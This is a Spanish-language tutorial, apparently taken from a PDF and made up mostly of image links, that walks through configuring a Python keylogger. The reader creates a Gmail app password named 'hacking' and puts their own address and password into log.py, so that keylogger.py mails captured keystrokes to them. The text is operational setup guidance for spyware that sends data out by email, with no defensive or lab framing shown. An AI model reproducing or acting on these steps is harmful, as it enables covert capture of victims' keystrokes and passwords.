


Vinculamos un número para respaldo y ahora buscamos contraseñas de aplicación.






Luego colocamos el nombre hacking y en crear.




Al final nos da una contraseña par que otras aplicaciones usen el correo como modo escucha. (es recomendable guardar esta contraseña ya que será usada más adelante)




Actualizar los parámetros


3. Ahora nos vamos a la carpeta “Keylogger and log” el cual se encuentra en la carpeta “Documentos” y al mismo tiempo comprobamos que tenga Python instalado.




Hacemos click izquierdo en el log.py y seleccionamos Edith with IDLE 3.9




Se abrirá el código del log donde debemos remplazar correo ficticio@gmail.com por nuestro correo del Gmail que tenemos y “contraseña” debemos remplazar por la contraseña es la que nos devolvió GMAIL al activar su identificación de dos pasos.



Quedaría así.






Finalmente guardamos y cerramos, al final abrimos el archivo keylogger.py y verificamos que tenga la opción de gmail.com en la línea de validación del correo.


